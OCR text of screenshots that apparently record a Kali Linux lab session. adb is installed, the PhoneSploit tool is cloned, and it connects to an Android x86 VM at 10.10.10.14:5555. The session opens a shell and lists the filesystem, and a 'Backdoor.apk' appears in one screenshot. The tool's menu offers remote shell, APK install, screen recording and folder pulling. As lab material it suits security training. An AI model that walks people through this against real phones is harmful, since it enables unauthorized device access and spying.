

VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
V2019
1 2 3 4 5 6 7
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install adb
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
android-libboringssl android-sdk-platform-tools-common
The following NEW packages will be installed:
adb android-libboringssl android-sdk-platform-tools-common
0 upgraded, 3 newly installed, 0 to remove and 519 not upgraded.
Need to get 951 kB of archives.
After this operation, 2,996 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 android-libboringssl amd64 13.0.0+r24-3 [675 kB]
Get:2 http://mirror.aktkn.sg/kali kali-rolling/main amd64 adb amd64 1:33.0.3-2 [268 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 android-sdk-platform-tools-common all 28.0.2+9 [6,776 B]
Fetched 951 kB in 3s (347 kB/s)
Backdoor.apk



VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
V2019
1 2 3 4 5 6 7
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install adb
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
android-libboringssl android-sdk-platform-tools-common
The following NEW packages will be installed:
adb android-libboringssl android-sdk-platform-tools-common
0 upgraded, 3 newly installed, 0 to remove and 519 not upgraded.
Need to get 951 kB of archives.
After this operation, 2,996 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 android-libboringssl amd64 13.0.0+r24-3 [67
Get:2 http://mirror.aktkn.sg/kali kali-rolling/main amd64 adb amd64 1:33.0.3-2 [268 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 android-sdk-platform-tools-common all 28.0.
Fetched 951 kB in 3s (347 kB/s)
Selecting previously unselected package android-libboringssl:amd64.
(Reading database ... 696622 files and directories currently installed.)
Preparing to unpack .../android-libboringssl_13.0.0+r24-3_amd64.deb ...
Unpacking android-libboringssl:amd64 (13.0.0+r24-3) ...
Selecting previously unselected package adb.
Preparing to unpack .../adb_1%3a33.0.3-2_amd64.deb ...
Unpacking adb (1:33.0.3-2) ...
Selecting previously unselected package android-sdk-platform-tools-common.
Preparing to unpack .../android-sdk-platform-tools-common_28.0.2+9_all.deb ...
Unpacking android-sdk-platform-tools-common (28.0.2+9) ...
Setting up android-sdk-platform-tools-common (28.0.2+9) ...
Setting up android-libboringssl:amd64 (13.0.0+r24-3) ...
Setting up adb (1:33.0.3-2) ...
Processing triggers for libc-bin (2.37-8) ...
Processing triggers for man-db (2.11.2-3) ...
Processing triggers for kali-menu (2023.4.5) ...
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/01010000-kumar/PhoneSploit
Cloning into 'PhoneSploit' ...
remote: Enumerating objects: 174, done.
remote: Counting objects: 100% (59/59), done.
remote: Compressing objects: 100% (40/40), done.
remote: Total 174 (delta 28), reused 40 (delta 18), pack-reused 115
Receiving objects: 100% (174/174), 9.56 MiB | 1.71 MiB/s, done.
Resolving deltas: 100% (62/62), done.
┌──(kali㉿kali)-[~]
└─$



VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
V2019
1 2 3 4 5 6 7
kali@kali: ~/PhoneSploit
File Actions Edit View Help
[1] Show Connected Devices
[2] Disconect all devices
[3] Connect a new phone
[4] Access Shell on a phone
[5] Install an apk on a phone
[6] Screen record a phone
[7] Screen Shot a picture on a phone
[8] Restart Server
[9] Pull folders from phone to pc
[10] Turn The Device off
[11] Uninstall an app
[12] Show real time log of device
[13] Dump System Info
[14] List all apps on a phone
[15] Run an app
[99] Exit [0] Clear [p] Next Page
error: no devices/emulators found
List of devices attached
[*] Enter a phones ip address.(Type 99 to exit)
→ phonesploit(connect_phone) >
"the quieter you become, the more you



VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
V2019
1 2 3 4 5 6 7
File Actions Edit View Help
[1] Show Connected Devices
[2] Disconect all devices
[3] Connect a new phone
[4] Access Shell on a phone
[5] Install an apk on a phone
[6] Screen record a phone
[7] Screen Shot a picture on a phone
[8] Restart Server
[9] Pull folders from phone to pc
[10] Turn The Device off
[11] Uninstall an app
[12] Show real time log of device
[13] Dump System Info
[14] List all apps on a phone
[15] Run an app
[99] Exit [0] Clear [p] Next Page
error: no devices/emulators found
List of devices attached
[+] Enter a phones ip address.(Type 99 to exit)
→ phonesploit(connect_phone) > 3
^Cphonesploit(main_menu) > 3
phonesploit(main_menu) > 10.10.10.14
phonesploit(main_menu) > 3
error: no devices/emulators found
[+] Enter a phones ip address.
→ phonesploit(connect_phone) > 10.10.10.14
connected to 10.10.10.14:5555
phonesploit(main_menu) > 4
[+]Enter a device name.
→phonesploit(shell_on_phone) > 10.10.10.14
x86:/ $
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
V2019
kali@kali: ~/PhoneSploit
File Actions Edit View Help
[*]Enter a device name.
(phonesploit(shell_on_phone) > 10.10.10.14
x86:/ $ pwd
/
x86:/ $ ls
acct charger default.prop init init.superuser.rc lib plat_file_contexts plat_service_contexts sdcard system vendor_file_contexts vendor_service_contexts
bin config dev init.android_x86.rc init.usb.configfs.rc mnt plat_hwservice_contexts proc sepolicy ueventd.android_x86.rc vendor_hwservice_contexts vndservice_contexts
bugreports d etc init.environ.rc init.usb.rc odm plat_property_contexts product storage ueventd.rc vendor_property_contexts
cache data fstab.android_x86 init.rc init.zygote32.rc oem plat_seapp_contexts sbin sys vendor vendor_seapp_contexts
x86:/ $ ls -lah
total 1.4M
drwxrwxrwt 15 root root 960 2023-10-18 15:04 .
drwxrwxrwt 15 root root 960 2023-10-18 15:04 ..
dr-xr-xr-x 58 root root 0 2023-10-18 15:04 acct
lrwxrwxrwx 1 root root 11 2023-10-18 15:04 bin → /system/bin
lrwxrwxrwx 1 root root 50 2023-10-18 15:04 bugreports → /data/user_de/0/com.android.shell/files/bugreports
drwxrwx--- 6 system cache 120 2023-10-18 15:04 cache
lrwxrwxrwx 1 root root 13 2023-10-18 15:04 charger → /sbin/charger
drwxr-xr-x 3 root root 0 2023-10-18 15:04 config
lrwxrwxrwx 1 root root 17 2023-10-18 15:04 d → /sys/kernel/debug
drwxrwx--x 37 system system 4.0K 2023-09-08 17:24 data
-rw------- 1 root root 1.0K 2023-10-18 15:04 default.prop
drwxr-xr-x 18 root root 2.7K 2023-10-18 15:04 dev
lrwxrwxrwx 1 root root 11 2023-10-18 15:04 etc → /system/etc
-rw-r----- 1 root root 753 2023-10-18 15:04 fstab.android_x86
-rwxr-x--- 1 root root 2.3M 2023-10-18 15:04 init
-rwxr-x--- 1 root root 3.3K 2023-10-18 15:04 init.android_x86.rc
-rwxr-x--- 1 root root 1.0K 2023-10-18 15:04 init.environ.rc
-rwxr-x--- 1 root root 29K 2023-10-18 15:04 init.rc
-rwxr-x--- 1 root root 582 2023-10-18 15:04 init.superuser.rc
-rwxr-x--- 1 root root 7.5K 2023-10-18 15:04 init.usb.configfs.rc
-rwxr-x--- 1 root root 5.5K 2023-10-18 15:04 init.usb.rc
-rwxr-x--- 1 root root 511 2023-10-18 15:04 init.zygote32.rc
lrwxrwxrwx 1 root root 10 2023-10-18 15:04 lib → system/lib
drwxr-xr-x 11 root system 240 2023-10-18 15:04 mnt
drwxr-xr-x 2 root root 220 2023-10-18 15:04 odm
drwxr-xr-x 2 root root 40 2023-10-18 15:04 oem
-rw-r--r-- 1 root root 23K 2023-10-18 15:04 plat_file_contexts
-rw-r--r-- 1 root root 7.0K 2023-10-18 15:04 plat_hwservice_contexts
-rw-r--r-- 1 root root 6.5K 2023-10-18 15:04 plat_property_contexts
-rw-r--r-- 1 root root 1.2K 2023-10-18 15:04 plat_seapp_contexts
-rw-r--r-- 1 root root 14K 2023-10-18 15:04 plat_service_contexts
dr-xr-xr-x 149 root root 0 2023-10-18 15:03 proc
lrwxrwxrwx 1 root root 15 2023-10-18 15:04 product → /system/product
drwxr-x--- 2 root root 140 2023-10-18 15:04 sbin
lrwxrwxrwx 1 root root 21 2023-10-18 15:04 sdcard → /storage/self/primary
-rw-r--r-- 1 root root 357K 2023-10-18 15:04 sepolicy
drwxr-xr-x 4 root root 80 2023-10-18 15:05 storage
dr-xr-xr-x 12 root root 0 2023-10-18 15:04 sys
drwxr-xr-x 16 root root 4.0K 2019-11-15 10:04 system
-rw-r--r-- 1 root root 464 2023-10-18 15:04 ueventd.android_x86.rc
-rw-r--r-- 1 root root 5.0K 2023-10-18 15:04 ueventd.rc
lrwxrwxrwx 1 root root 14 2023-10-18 15:04 vendor → /system/vendor
-rw-r--r-- 1 root root 6.9K 2023-10-18 15:04 vendor_file_contexts
"the quieter you become, the more you are able to hear"
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
V2019
1 2 3 4 5 6 7
kali@kali: ~/PhoneSploit
File Actions Edit View Help
lrwxrwxrwx 1 root root 21 2023-10-18 15:04 sdcard → /storage/self/primary
-rw-r--r-- 1 root root 357K 2023-10-18 15:04 sepolicy
drwxr-xr-x 4 root root 80 2023-10-18 15:05 storage
dr-xr-xr-x 12 root root 0 2023-10-18 15:04 sys
drwxr-xr-x 16 root root 4.0K 2019-11-15 10:04 system
-rw-r--r-- 1 root root 464 2023-10-18 15:04 ueventd.android_x86.rc
-rw-r--r-- 1 root root 5.0K 2023-10-18 15:04 ueventd.rc
lrwxrwxrwx 1 root root 14 2023-10-18 15:04 vendor → /system/vendor
